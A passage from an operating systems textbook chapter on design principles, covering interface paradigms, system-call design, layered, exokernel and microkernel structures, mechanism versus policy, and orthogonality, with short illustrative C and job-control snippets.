What do operating system designers want? It obviously varies from system to system, being different for embedded systems than for server systems. However, for general-purpose operating systems four main items come to mind:

1. Define abstractions.
2. Provide primitive operations.
3. Ensure isolation.
4. Manage the hardware.

Each of these items will be discussed below.

The most important, but probably hardest task of an operating system is to define the right abstractions. Some of them, such as processes, address spaces, and files, have been around so long that they may seem obvious. Others, such as threads, are newer, and are less mature. For example, if a multithreaded process that has one thread blocked waiting for keyboard input forks, is there a thread in the new process also waiting for keyboard input? Other abstractions relate to synchronization, signals, the memory model, modeling of I/O, and many other areas.

Each of the abstractions can be instantiated in the form of concrete data structures. Users can create processes, files, pipes, and more. The primitive operations

manipulate these data structures. For example, users can read and write files. The primitive operations are implemented in the form of system calls. From the user's point of view, the heart of the operating system is formed by the abstractions and the operations on them available via the system calls.

Since on some computers multiple users can be logged into a computer at the same time, the operating system needs to provide mechanisms to keep them separated. One user may not interfere with another. The process concept is widely used to group resources together for protection purposes. Files and other data structures generally are protected as well. Another place where separation is crucial is in virtualization: the hypervisor must ensure that the virtual machines keep out of each other's hair. Making sure each user can perform only authorized operations on authorized data is a key goal of system design. However, users also want to share data and resources, so the isolation has to be selective and under user control. This makes it much harder. The email program should not be able to clobber the Web browser. Even when there is only a single user, different processes need to be isolated. Some systems, like Android, will start each process that belongs to the same user with a different user ID, to protect the processes from each other.

Closely related to this point is the need to isolate failures. If some part of the system goes down, most commonly a user process, it should not be able to take the rest of the system down with it. The system design should make sure that the various parts are well isolated from one another. Ideally, parts of the operating system should also be isolated from one another to allow independent failures. Going even further, maybe the operating system should be fault tolerant and self healing?

Finally, the operating system has to manage the hardware. In particular, it has to take care of all the low-level chips, such as interrupt controllers and bus controllers. It also has to provide a framework for allowing device drivers to manage the larger I/O devices, such as disks, printers, and the display.

12.1.2 Why Is It Hard to Design an Operating System?

Moore's Law says that computer hardware improves by a factor of 100 every decade. Nobody has a law saying that operating systems improve by a factor of 100 every decade. Or even get better at all. In fact, a case can be made that some of them are worse in key respects (such as reliability) than UNIX Version 7 was back in the 1970s.

Why? Inertia and the desire for backward compatibility often get much of the blame, and the failure to adhere to good design principles is also a culprit. But there is more to it. Operating systems are fundamentally different in certain ways from small application programs you can download for $49. Let us look at eight of the issues that make designing an operating system much harder than designing an application program.

First, operating systems have become extremely large programs. No one person can sit down at a PC and dash off a serious operating system in a few months.

Or even a few years. All current versions of UNIX contain millions of lines of code; Linux has hit 15 million, for example. Windows 8 is probably in the range of 50–100 million lines of code, depending on what you count (Vista was 70 million, but changes since then have both added code and removed it). No one person can understand a million lines of code, let alone 50 or 100 million. When you have a product that none of the designers can hope to fully understand, it should be no surprise that the results are often far from optimal.

Operating systems are not the most complex systems around. Aircraft carriers are far more complicated, for example, but they partition into isolated subsystems much better. The people designing the toilets on a aircraft carrier do not have to worry about the radar system. The two subsystems do not interact much. There are no known cases of a clogged toilet on an aircraft carrier causing the ship to start firing missiles. In an operating system, the file system often interacts with the memory system in unexpected and unforeseen ways.

Second, operating systems have to deal with concurrency. There are multiple users and multiple I/O devices all active at once. Managing concurrency is inherently much harder than managing a single sequential activity. Race conditions and deadlocks are just two of the problems that come up.

Third, operating systems have to deal with potentially hostile users—users who want to interfere with system operation or do things that they are forbidden from doing, such as stealing another user's files. The operating system needs to take measures to prevent these users from behaving improperly. Word-processing programs and photo editors do not have this problem.

Fourth, despite the fact that not all users trust each other, many users do want to share some of their information and resources with selected other users. The operating system has to make this possible, but in such a way that malicious users cannot interfere. Again, application programs do not face anything like this challenge.

Fifth, operating systems live for a very long time. UNIX has been around for 40 years. Windows has been around for about 30 years and shows no signs of vanishing. Consequently, the designers have to think about how hardware and applications may change in the distant future and how they should prepare for it. Systems that are locked too closely into one particular vision of the world usually die off.

Sixth, operating system designers really do not have a good idea of how their systems will be used, so they need to provide for considerable generality. Neither UNIX nor Windows was designed with a Web browser or streaming HD video in mind, yet many computers running these systems do little else. Nobody tells a ship designer to build a ship without specifying whether they want a fishing vessel, a cruise ship, or a battleship. And even fewer change their minds after the product has arrived.

Seventh, modern operating systems are generally designed to be portable, meaning they have to run on multiple hardware platforms. They also have to support thousands of I/O devices, all of which are independently designed with no

regard to one another. An example of where this diversity causes problems is the need for an operating system to run on both little-endian and big-endian machines. A second example was seen constantly under MS-DOS when users attempted to install, say, a sound card and a modem that used the same I/O ports or interrupt request lines. Few programs other than operating systems have to deal with sorting out problems caused by conflicting pieces of hardware.

Eighth, and last in our list, is the frequent need to be backward compatible with some previous operating system. That system may have restrictions on word lengths, file names, or other aspects that the designers now regard as obsolete, but are stuck with. It is like converting a factory to produce next year's cars instead of this year's cars, but while continuing to produce this year's cars at full capacity.

12.2 INTERFACE DESIGN

It should be clear by now that writing a modern operating system is not easy. But where does one begin? Probably the best place to begin is to think about the interfaces it provides. An operating system provides a set of abstractions, mostly implemented by data types (e.g., files) and operations on them (e.g., read). Together, these form the interface to its users. Note that in this context the users of the operating system are programmers who write code that use system calls, not people running application programs.

In addition to the main system-call interface, most operating systems have additional interfaces. For example, some programmers need to write device drivers to insert into the operating system. These drivers see certain features and can make certain procedure calls. These features and calls also define an interface, but a very different one from one application programmers see. All of these interfaces must be carefully designed if the system is to succeed.

12.2.1 Guiding Principles

Are there any principles that can guide interface design? We believe there are. Briefly summarized, they are simplicity, completeness, and the ability to be implemented efficiently.

Principle 1: Simplicity

A simple interface is easier to understand and implement in a bug-free way. All system designers should memorize this famous quote from the pioneer French aviator and writer, Antoine de St. Exupéry:

> *Perfection is reached not when there is no longer anything to add, but when there is no longer anything to take away.*

If you want to get really picky, he didn't say that. He said:

> *Il semble que la perfection soit atteinte non quand il n'y a plus rien à ajouter, mais quand il n'y a plus rien à retrancher.*

But you get the idea. Memorize it either way.

This principle says that less is better than more, at least in the operating system itself. Another way to say this is the KISS principle: Keep It Simple, Stupid.

Principle 2: Completeness

Of course, the interface must make it possible to do everything that the users need to do, that is, it must be complete. This brings us to another famous quote, this one from Albert Einstein:

> *Everything should be as simple as possible, but no simpler.*

In other words, the operating system should do exactly what is needed of it and no more. If users need to store data, it must provide some mechanism for storing data. If users need to communicate with each other, the operating system has to provide a communication mechanism, and so on. In his 1991 Turing Award lecture, Fernando Corbató, one of the designers of CTSS and MULTICS, combined the concepts of simplicity and completeness and said:

> *First, it is important to emphasize the value of simplicity and elegance, for complexity has a way of compounding difficulties and as we have seen, creating mistakes. My definition of elegance is the achievement of a given functionality with a minimum of mechanism and a maximum of clarity.*

The key idea here is *minimum of mechanism*. In other words, every feature, function, and system call should carry its own weight. It should do one thing and do it well. When a member of the design team proposes extending a system call or adding some new feature, the others should ask whether something awful would happen if it were left out. If the answer is: "No, but somebody might find this feature useful some day," put it in a user-level library, not in the operating system, even if it is slower that way. Not every feature has to be faster than a speeding bullet. The goal is to preserve what Corbató called minimum of mechanism.

Let us briefly consider two examples from our own experience: MINIX (Tanenbaum and Woodhull, 2006) and Amoeba (Tanenbaum et al., 1990). For all intents and purposes, MINIX until very recently had only three kernel calls: send, receive, and sendrec. The system is structured as a collection of processes, with the memory manager, the file system, and each device driver being a separate schedulable process. To a first approximation, all the kernel does is schedule processes and handle message passing between them. Consequently, only two system calls were needed: send, to send a message, and receive, to receive one. The third call, sendrec, is simply an optimization for efficiency reasons to allow a message

to be sent and the reply to be requested with only one kernel trap. Everything else is done by requesting some other process (e.g., the file-system process or the disk driver) to do the work. The most recent version of MINIX added two additional calls, both for asynchronous communication. The senda call sends an asynchronous message. The kernel will attempt to deliver the message, but the application does not wait for this; it just keeps running. Similarly, the system uses the notify call to deliver short notifications. For instance, the kernel can notify a device driver in user space that something happened—much like an interrupt. There is no message associated with a notification. When the kernel delivers a notification to process, all it does is flip a bit in a per-process bitmap indicating that something happened. Because it is so simple, it can be fast and the kernel does not need to worry about what message to deliver if the process receives the same notification twice. It is worth observing that while the number of calls is still very small, it is growing. Bloat is inevitable. Resistance is futile.

Of course, these are just the kernel calls. Running a POSIX compliant system on top of it, requires implementing a lot of POSIX system calls. But the beauty of it is that they all map on just a tiny set of kernel calls. With a system that is (still) so simple, there is a chance we may even get it right.

Amoeba is even simpler. It has only one system call: perform remote procedure call. This call sends a message and waits for a reply. It is essentially the same as MINIX' sendrec. Everything else is built on this one call. Whether or not synchronous communication is the way to go is another matter, one that we will return to in Sec. 12.3.

Principle 3: Efficiency

The third guideline is efficiency of implementation. If a feature or system call cannot be implemented efficiently, it is probably not worth having. It should also be intuitively obvious to the programmer about how much a system call costs. For example, UNIX programmers expect the lseek system call to be cheaper than the read system call because the former just changes a pointer in memory while the latter performs disk I/O. If the intuitive costs are wrong, programmers will write inefficient programs.

12.2.2 Paradigms

Once the goals have been established, the design can begin. A good starting place is thinking about how the customers will view the system. One of the most important issues is how to make all the features of the system hang together well and present what is often called **architectural coherence**. In this regard, it is important to distinguish two kinds of operating system "customers." On the one hand, there are the *users*, who interact with application programs; on the other are the *programmers*, who write them. The former mostly deal with the GUI; the latter

mostly deal with the system call interface. If the intention is to have a single GUI that pervades the complete system, as in the Macintosh, the design should begin there. If, on the other hand, the intention is to support many possible GUIs, such as in UNIX, the system-call interface should be designed first. Doing the GUI first is essentially a top-down design. The issues are what features it will have, how the user will interact with it, and how the system should be designed to support it. For example, if most programs display icons on the screen and then wait for the user to click on one of them, this suggests an event-driven model for the GUI and probably also for the operating system. On the other hand, if the screen is mostly full of text windows, then a model in which processes read from the keyboard is probably better.

Doing the system-call interface first is a bottom-up design. Here the issues are what kinds of features programmers in general need. Actually, not many special features are needed to support a GUI. For example, the UNIX windowing system, X, is just a big C program that does reads and writes on the keyboard, mouse, and screen. X was developed long after UNIX and did not require many changes to the operating system to get it to work. This experience validated the fact that UNIX was sufficiently complete.

User-Interface Paradigms

For both the GUI-level interface and the system-call interface, the most important aspect is having a good paradigm (sometimes called a metaphor) to provide a way of looking at the interface. Many GUIs for desktop machines use the WIMP paradigm that we discussed in Chap. 5. This paradigm uses point-and-click, point-and-double-click, dragging, and other idioms throughout the interface to provide an architectural coherence to the whole. Often there are additional requirements for programs, such as having a menu bar with FILE, EDIT, and other entries, each of which has certain well-known menu items. In this way, users who know one program can quickly learn another.

However, the WIMP user interface is not the only one possible. Tablets, smartphones and some laptops use touch screens to allow users to interact more directly and more intuitively with the device. Some palmtop computers use a stylized handwriting interface. Dedicated multimedia devices may use a VCR-like interface. And of course, voice input has a completely different paradigm. What is important is not so much the paradigm chosen, but the fact that there is a single overriding paradigm that unifies the entire user interface.

Whatever paradigm is chosen, it is important that all application programs use it. Consequently, the system designers need to provide libraries and tool kits to application developers that give them access to procedures that produce the uniform look-and-feel. Without tools, application developers will all do something different. User interface design is important, but it is not the subject of this book, so we will now drop back down to the subject of the operating system interface.

Execution Paradigms

Architectural coherence is important at the user level, but equally important at the system-call interface level. It is often useful to distinguish between the execution paradigm and the data paradigm, so we will do both, starting with the former.

Two execution paradigms are widespread: algorithmic and event driven. The **algorithmic paradigm** is based on the idea that a program is started to perform some function that it knows in advance or gets from its parameters. That function might be to compile a program, do the payroll, or fly an airplane to San Francisco. The basic logic is hardwired into the code, with the program making system calls from time to time to get user input, obtain operating system services, and so on. This approach is outlined in Fig. 12-1(a).

```
main( )
{
      int ... ;

      init( );
      do_something( );
      read(...);
      do_something_else( );
      write(...);
      keep_going( );
      exit(0);
}
```

(a)

```
main( )
{
      mess_t msg;

      init( );
      while (get_message(&msg)) {
            switch (msg.type) {
                  case 1: ... ;
                  case 2: ... ;
                  case 3: ... ;
            }
      }
}
```

(b)

Figure 12-1. (a) Algorithmic code. (b) Event-driven code.

The other execution paradigm is the **event-driven paradigm** of Fig. 12-1(b). Here the program performs some kind of initialization, for example by displaying a certain screen, and then waits for the operating system to tell it about the first event. The event is often a key being struck or a mouse movement. This design is useful for highly interactive programs.

Each of these ways of doing business engenders its own programming style. In the algorithmic paradigm, algorithms are central and the operating system is regarded as a service provider. In the event-driven paradigm, the operating system also provides services, but this role is overshadowed by its role as a coordinator of user activities and a generator of events that are consumed by processes.

Data Paradigms

The execution paradigm is not the only one exported by the operating system. An equally important one is the data paradigm. The key question here is how system structures and devices are presented to the programmer. In early FORTRAN

batch systems, everything was modeled as a sequential magnetic tape. Card decks read in were treated as input tapes, card decks to be punched were treated as output tapes, and output for the printer was treated as an output tape. Disk files were also treated as tapes. Random access to a file was possible only by rewinding the tape corresponding to the file and reading it again.

The mapping was done using job control cards like these:

```
MOUNT(TAPE08, REEL781)
RUN(INPUT, MYDATA, OUTPUT, PUNCH, TAPE08)
```

The first card instructed the operator to go get tape reel 781 from the tape rack and mount it on tape drive 8. The second card instructed the operating system to run the just-compiled FORTRAN program, mapping *INPUT* (meaning the card reader) to logical tape 1, disk file *MYDATA* to logical tape 2, the printer (called *OUTPUT*) to logical tape 3, the card punch (called *PUNCH*) to logical tape 4. and physical tape drive 8 to logical tape 5.

FORTRAN had a well-defined syntax for reading and writing logical tapes. By reading from logical tape 1, the program got card input. By writing to logical tape 3, output would later appear on the printer. By reading from logical tape 5, tape reel 781 could be read in, and so on. Note that the tape idea was just a paradigm to integrate the card reader, printer, punch, disk files, and tapes. In this example, only logical tape 5 was a physical tape; the rest were ordinary (spooled) disk files. It was a primitive paradigm, but it was a start in the right direction.

Later came UNIX, which goes much further using the model of "everything is a file." Using this paradigm, all I/O devices are treated as files and can be opened and manipulated as ordinary files. The C statements

```
fd1 = open("file1", O_RDWR);
fd2 = open("/dev/tty", O_RDWR)'
```

open a true disk file and the user's terminal (keyboard + display). Subsequent statements can use *fd1* and *fd2* to read and write them, respectively. From that point on, there is no difference between accessing the file and accessing the terminal, except that seeks on the terminal are not allowed.

Not only does UNIX unify files and I/O devices, but it also allows other processes to be accessed over pipes as files. Furthermore, when mapped files are supported, a process can get at its own virtual memory as though it were a file. Finally, in versions of UNIX that support the */proc* file system, the C statement

```
fd3 = open("/proc/501", O_RDWR);
```

allows the process to (try to) access process 501's memory for reading and writing using file descriptor *fd3*, something useful for, say, a debugger.

Of course, just because someone says that everything is a file does not mean it is true—for everything. For instance, UNIX network sockets may resemble files somewhat, but they have their own, fairly different, socket API. Another operating

system, Plan 9 from Bell Labs, has not compromised and does not provide specialized interfaces for network sockets and such. As a result, the Plan 9 design is arguably cleaner.

Windows tries to make everything look like an object. Once a process has acquired a valid handle to a file, process, semaphore, mailbox, or other kernel object, it can perform operations on it. This paradigm is even more general than that of UNIX and much more general than that of FORTRAN.

Unifying paradigms occur in other contexts as well. One of them is worth mentioning here: the Web. The paradigm behind the Web is that cyberspace is full of documents, each of which has a URL. By typing in a URL or clicking on an entry backed by a URL, you get the document. In reality, many "documents" are not documents at all, but are generated by a program or shell script when a request comes in. For example, when a user asks an online store for a list of CDs by a particular artist, the document is generated on-the-fly by a program; it certainly did not exist before the query was made.

We have now seen four cases: namely, everything is a tape, file, object, or document. In all four cases, the intention is to unify data, devices, and other resources to make them easier to deal with. Every operating system should have such a unifying data paradigm.

12.2.3 The System-Call Interface

If one believes in Corbató's dictum of minimal mechanism, then the operating system should provide as few system calls as it can get away with, and each one should be as simple as possible (but no simpler). A unifying data paradigm can play a major role in helping here. For example, if files, processes, I/O devices, and much more all look like files or objects, then they can all be read with a single `read` system call. Otherwise it may be necessary to have separate calls for `read_file`, `read_proc`, and `read_tty`, among others.

Sometimes, system calls may need several variants, but it is often good practice to have one call that handles the general case, with different library procedures to hide this fact from the programmers. For example, UNIX has a system call for overlaying a process' virtual address space, `exec`. The most general call is

```
exec(name, argp, envp);
```

which loads the executable file *name* and gives it arguments pointed to by *argp* and environment variables pointed to by *envp*. Sometimes it is convenient to list the arguments explicitly, so the library contains procedures that are called as follows:

```
execl(name, arg0, arg1, ..., argn, 0);
execle(name, arg0, arg1, ..., argn, envp);
```

All these procedures do is stick the arguments in an array and then call `exec` to do the real work. This arrangement is the best of both worlds: a single straightforward

system call keeps the operating system simple, yet the programmer gets the convenience of various ways to call exec.

Of course, trying to have one call to handle every possible case can easily get out of hand. In UNIX creating a process requires two calls: fork followed by exec. The former has no parameters; the latter has three. In contrast, the WinAPI call for creating a process, CreateProcess, has 10 parameters, one of which is a pointer to a structure with an additional 18 parameters.

A long time ago, someone should have asked whether something awful would happen if some of these had been omitted. The truthful answer would have been in some cases programmers might have to do more work to achieve a particular effect, but the net result would have been a simpler, smaller, and more reliable operating system. Of course, the person proposing the 10 + 18 parameter version might have added: "But users like all these features." The rejoinder might have been they like systems that use little memory and never crash even more. Trade-offs between more functionality at the cost of more memory are at least visible and can be given a price tag (since the price of memory is known). However, it is hard to estimate the additional crashes per year some feature will add and whether the users would make the same choice if they knew the hidden price. This effect can be summarized in Tanenbaum's first law of software:

Adding more code adds more bugs.

Adding more features adds more code and thus adds more bugs. Programmers who believe adding new features does not add new bugs either are new to computers or believe the tooth fairy is out there watching over them.

Simplicity is not the only issue that comes out when designing system calls. An important consideration is Lampson's (1984) slogan:

Don't hide power.

If the hardware has an extremely efficient way of doing something, it should be exposed to the programmers in a simple way and not buried inside some other abstraction. The purpose of abstractions is to hide undesirable properties, not hide desirable ones. For example, suppose the hardware has a special way to move large bitmaps around the screen (i.e., the video RAM) at high speed. It would be justified to have a new system call to get at this mechanism, rather than just provide ways to read video RAM into main memory and write it back again. The new call should just move bits and nothing else. If a system call is fast, users can always build more convenient interfaces on top of it. If it is slow, nobody will use it.

Another design issue is connection-oriented vs. connectionless calls. The Windows and UNIX system calls for reading a file are connection-oriented, like using the telephone. First you open a file, then you read it, finally you close it. Some remote file-access protocols are also connection-oriented. For example, to use FTP, the user first logs in to the remote machine, reads the files, and then logs out.

On the other hand, some remote file-access protocols are connectionless. The Web protocol (HTTP) is connectionless. To read a Web page you just ask for it; there is no advance setup required (a TCP connection *is* required, but this is at a lower level of protocol. HTTP itself is connectionless).

The trade-off between any connection-oriented mechanism and a connectionless one is the additional work required to set up the mechanism (e.g., open the file), and the gain from not having to do it on (possibly many) subsequent calls. For file I/O on a single machine, where the setup cost is low, probably the standard way (first open, then use) is the best way. For remote file systems, a case can be made both ways.

Another issue relating to the system-call interface is its visibility. The list of POSIX-mandated system calls is easy to find. All UNIX systems support these, as well as a small number of other calls, but the complete list is always public. In contrast, Microsoft has never made the list of Windows system calls public. Instead the WinAPI and other APIs have been made public, but these contain vast numbers of library calls (over 10,000) but only a small number are true system calls. The argument for making all the system calls public is that it lets programmers know what is cheap (functions performed in user space) and what is expensive (kernel calls). The argument for not making them public is that it gives the implementers the flexibility of changing the actual underlying system calls to make them better without breaking user programs. As we saw in Sec. 9.7.7, the original designers simply got it wrong with the access system call, but now we are stuck with it.

12.3 IMPLEMENTATION

Turning away from the user and system-call interfaces, let us now look at how to implement an operating system. In the following sections we will examine some general conceptual issues relating to implementation strategies. After that we will look at some low-level techniques that are often helpful.

12.3.1 System Structure

Probably the first decision the implementers have to make is what the system structure should be. We examined the main possibilities in Sec. 1.7, but will review them here. An unstructured monolithic design is not a good idea, except maybe for a tiny operating system in, say, a toaster, but even there it is arguable.

Layered Systems

A reasonable approach that has been well established over the years is a layered system. Dijkstra's THE system (Fig. 1-25) was the first layered operating system. UNIX and Windows 8 also have a layered structure, but the layering in both

of them is more a way of trying to describe the system than a real guiding principle that was used in building the system.

For a new system, designers choosing to go this route should *first* very carefully choose the layers and define the functionality of each one. The bottom layer should always try to hide the worst idiosyncracies of the hardware, as the HAL does in Fig. 11-4. Probably the next layer should handle interrupts, context switching, and the MMU, so above this level the code is mostly machine independent. Above this, different designers will have different tastes (and biases). One possibility is to have layer 3 manage threads, including scheduling and interthread synchronization, as shown in Fig. 12-2. The idea here is that starting at layer 4 we have proper threads that are scheduled normally and synchronize using a standard mechanism (e.g., mutexes).




Figure 12-2. One possible design for a modern layered operating system.

In layer 4 we might find the device drivers, each one running as a separate thread, with its own state, program counter, registers, and so on, possibly (but not necessarily) within the kernel address space. Such a design can greatly simplify the I/O structure because when an interrupt occurs, it can be converted into an unlock on a mutex and a call to the scheduler to (potentially) schedule the newly readied thread that was blocked on the mutex. MINIX 3 uses this approach, but in UNIX, Linux, and Windows 8, the interrupt handlers run in a kind of no-man's land, rather than as proper threads like other threads that can be scheduled, suspended, and the like. Since a huge amount of the complexity of any operating system is in the I/O, any technique for making it more tractable and encapsulated is worth considering.

Above layer 4, we would expect to find virtual memory, one or more file systems, and the system-call handlers. These layers are focused on providing services to applications. If the virtual memory is at a lower level than the file systems, then the block cache can be paged out, allowing the virtual memory manager to dynamically determine how the real memory should be divided among user pages and kernel pages, including the cache. Windows 8 works this way.

Exokernels

While layering has its supporters among system designers, another camp has precisely the opposite view (Engler et al., 1995). Their view is based on the **end-to-end argument** (Saltzer et al., 1984). This concept says that if something has to be done by the user program itself, it is wasteful to do it in a lower layer as well.

Consider an application of that principle to remote file access. If a system is worried about data being corrupted in transit, it should arrange for each file to be checksummed at the time it is written and the checksum stored along with the file. When a file is transferred over a network from the source disk to the destination process, the checksum is transferred, too, and also recomputed at the receiving end. If the two disagree, the file is discarded and transferred again.

This check is more accurate than using a reliable network protocol since it also catches disk errors, memory errors, software errors in the routers, and other errors besides bit transmission errors. The end-to-end argument says that using a reliable network protocol is then not necessary, since the endpoint (the receiving process) has enough information to verify the correctness of the file. The only reason for using a reliable network protocol in this view is for efficiency, that is, catching and repairing transmission errors earlier.

The end-to-end argument can be extended to almost all of the operating system. It argues for not having the operating system do anything that the user program can do itself. For example, why have a file system? Just let the user read and write a portion of the raw disk in a protected way. Of course, most users like having files, but the end-to-end argument says that the file system should be a library procedure linked with any program that needs to use files. This approach allows different programs to have different file systems. This line of reasoning says that all the operating system should do is securely allocate resources (e.g., the CPU and the disks) among the competing users. The Exokernel is an operating system built according to the end-to-end argument (Engler et al., 1995).

Microkernel-Based Client-Server Systems

A compromise between having the operating system do everything and the operating system do nothing is to have the operating system do a little bit. This design leads to a microkernel with much of the operating system running as user-level server processes, as illustrated in Fig. 12-3. This is the most modular and flexible of all the designs. The ultimate in flexibility is to have each device driver also run as a user process, fully protected against the kernel and other drivers, but even having the device drivers run in the kernel adds to the modularity.

When the device drivers are in the kernel, they can access the hardware device registers directly. When they are not, some mechanism is needed to provide access to them. If the hardware permits, each driver process could be given access to only those I/O devices it needs. For example, with memory-mapped I/O, each driver




Figure 12-3. Client-server computing based on a microkernel.

process could have the page for its device mapped in, but no other device pages. If the I/O port space can be partially protected, the correct portion of it could be made available to each driver.

Even if no hardware assistance is available, the idea can still be made to work. What is then needed is a new system call, available only to device-driver processes, supplying a list of (port, value) pairs. What the kernel does is first check to see if the process owns all the ports in the list. If so, it then copies the corresponding values to the ports to initiate device I/O. A similar call can be used to read I/O ports.

This approach keeps device drivers from examining (and damaging) kernel data structures, which is (for the most part) a good thing. An analogous set of calls could be made available to allow driver processes to read and write kernel tables, but only in a controlled way and with the approval of the kernel.

The main problem with this approach, and with microkernels in general, is the performance hit all the extra context switches cause. However, virtually all work on microkernels was done many years ago when CPUs were much slower. Nowadays, applications that use every drop of CPU power and cannot tolerate a small loss of performance are few and far between. After all, when running a word processor or Web browser, the CPU is probably idle 95% of the time. If a microkernel-based operating system turned an unreliable 3.5-GHz system into a reliable 3.0-GHz system, probably few users would complain. Or even notice. After all, most of them were quite happy only a few years ago when they got their previous computer at the then-stupendous speed of 1 GHz. Also, it is not clear whether the cost of interprocess communication is still as much of an issue if cores are no longer a scarce resource. If each device driver and each component of the operating system has its own dedicated core, there is no context switching during interprocess communication. In addition, the caches, branch predictors and TLBs will be all warmed up and ready to run at full speed. Some experimental work on a high-performance operating system based on a microkernel was presented by Hruby et al. (2013).

It is noteworthy that while microkernels are not popular on the desktop, they are very widely used in cell phones, industrial systems, embedded systems, and

military systems, where very high reliability is absolutely essential. Also, Apple's OS X, which runs on all Macs and Macbooks, consists of a modified version of FreeBSD running on top of a modified version of the Mach microkernel.

Extensible Systems

With the client-server systems discussed above, the idea was to remove as much out of the kernel as possible. The opposite approach is to put more modules into the kernel, but in a protected way. The key word here is *protected*, of course. We studied some protection mechanisms in Sec. 9.5.6 that were initially intended for importing applets over the Internet, but are equally applicable to inserting foreign code into the kernel. The most important ones are sandboxing and code signing, as interpretation is not really practical for kernel code.

Of course, an extensible system by itself is not a way to structure an operating system. However, by starting with a minimal system consisting of little more than a protection mechanism and then adding protected modules to the kernel one at a time until reaching the functionality desired, a minimal system can be built for the application at hand. In this view, a new operating system can be tailored to each application by including only the parts it requires. Paramecium is an example of such a system (Van Doorn, 2001).

Kernel Threads

Another issue relevant here no matter which structuring model is chosen is that of system threads. It is sometimes convenient to allow kernel threads to exist, separate from any user process. These threads can run in the background, writing dirty pages to disk, swapping processes between main memory and disk, and so forth. In fact, the kernel itself can be structured entirely of such threads, so that when a user does a system call, instead of the user's thread executing in kernel mode, the user's thread blocks and passes control to a kernel thread that takes over to do the work.

In addition to kernel threads running in the background, most operating systems start up many daemon processes in the background. While these are not part of the operating system, they often perform "system" type activities. These might including getting and sending email and serving various kinds of requests for remote users, such as FTP and Web pages.

12.3.2 Mechanism vs. Policy

Another principle that helps architectural coherence, along with keeping things small and well structured, is that of separating mechanism from policy. By putting the mechanism in the operating system and leaving the policy to user processes, the system itself can be left unmodified, even if there is a need to change policy.

Even if the policy module has to be kept in the kernel, it should be isolated from the mechanism, if possible, so that changes in the policy module do not affect the mechanism module.

To make the split between policy and mechanism clearer, let us consider two real-world examples. As a first example, consider a large company that has a payroll department, which is in charge of paying the employees' salaries. It has computers, software, blank checks, agreements with banks, and more mechanisms for actually paying out the salaries. However, the policy—determining who gets paid how much—is completely separate and is decided by management. The payroll department just does what it is told to do.

As the second example, consider a restaurant. It has the mechanism for serving diners, including tables, plates, waiters, a kitchen full of equipment, agreements with food suppliers and credit card companies, and so on. The policy is set by the chef, namely, what is on the menu. If the chef decides that tofu is out and big steaks are in, this new policy can be handled by the existing mechanism.

Now let us consider some operating system examples. First, let us consider thread scheduling. The kernel could have a priority scheduler, with k priority levels. The mechanism is an array, indexed by priority level, as is the case in UNIX and Windows 8. Each entry is the head of a list of ready threads at that priority level. The scheduler just searches the array from highest priority to lowest priority, selecting the first threads it hits. The policy is setting the priorities. The system may have different classes of users, each with a different priority, for example. It might also allow user processes to set the relative priority of its threads. Priorities might be increased after completing I/O or decreased after using up a quantum. There are numerous other policies that could be followed, but the idea here is the separation between setting policy and carrying it out.

A second example is paging. The mechanism involves MMU management, keeping lists of occupied and free pages, and code for shuttling pages to and from disk. The policy is deciding what to do when a page fault occurs. It could be local or global, LRU-based or FIFO-based, or something else, but this algorithm can (and should) be completely separate from the mechanics of managing the pages.

A third example is allowing modules to be loaded into the kernel. The mechanism concerns how they are inserted, how they are linked, what calls they can make, and what calls can be made on them. The policy is determining who is allowed to load a module into the kernel and which modules. Maybe only the superuser can load modules, but maybe any user can load a module that has been digitally signed by the appropriate authority.

12.3.3 Orthogonality

Good system design consists of separate concepts that can be combined independently. For example, in C there are primitive data types including integers, characters, and floating-point numbers. There are also mechanisms for combining

data types, including arrays, structures, and unions. These ideas combine independently, allowing arrays of integers, arrays of characters, structures and union members that are floating-point numbers, and so forth. In fact, once a new data type has been defined, such as an array of integers, it can be used as if it were a primitive data type, for example as a member of a structure or a union. The ability to combine separate concepts independently is called **orthogonality**. It is a direct consequence of the simplicity and completeness principles.

The concept of orthogonality also occurs in operating systems in various disguises. One example is the Linux clone system call, which creates a new thread. The call has a bitmap as a parameter, which allows the address space, working directory, file descriptors, and signals to be shared or copied individually. If everything is copied, we have a new process, the same as fork. If nothing is copied, a new thread is created in the current process. However, it is also possible to create intermediate forms of sharing not possible in traditional UNIX systems. By separating out the various features and making them orthogonal, a finer degree of control is possible.

Another use of orthogonality is the separation of the process concept from the thread concept in Windows 8. A process is a container for resources, nothing more and nothing less. A thread is a schedulable entity. When one process is given a handle for another process, it does not matter how many threads it has. When a thread is scheduled, it does not matter which process it belongs to. These concepts are orthogonal.

Our last example of orthogonality comes from UNIX. Process creation there is done in two steps: fork plus exec. Creating the new address space and loading it with a new memory image are separate, allowing things to be done in between (such as manipulating file descriptors). In Windows 8, these two steps cannot be separated, that is, the concepts of making a new address space and filling it in are not orthogonal there. The Linux sequence of clone plus exec is yet more orthogonal, since even more fine-grained building blocks are available. As a general rule, having a small number of orthogonal elements that can be combined in many ways leads to a small, simple, and elegant system.

12.3.4 Naming

Most long-lived data structures used by an operating system have some kind of name or identifier by which they can be referred to. Obvious examples are login names, file names, device names, process IDs, and so on. How these names are constructed and managed is an important issue in system design and implementation.

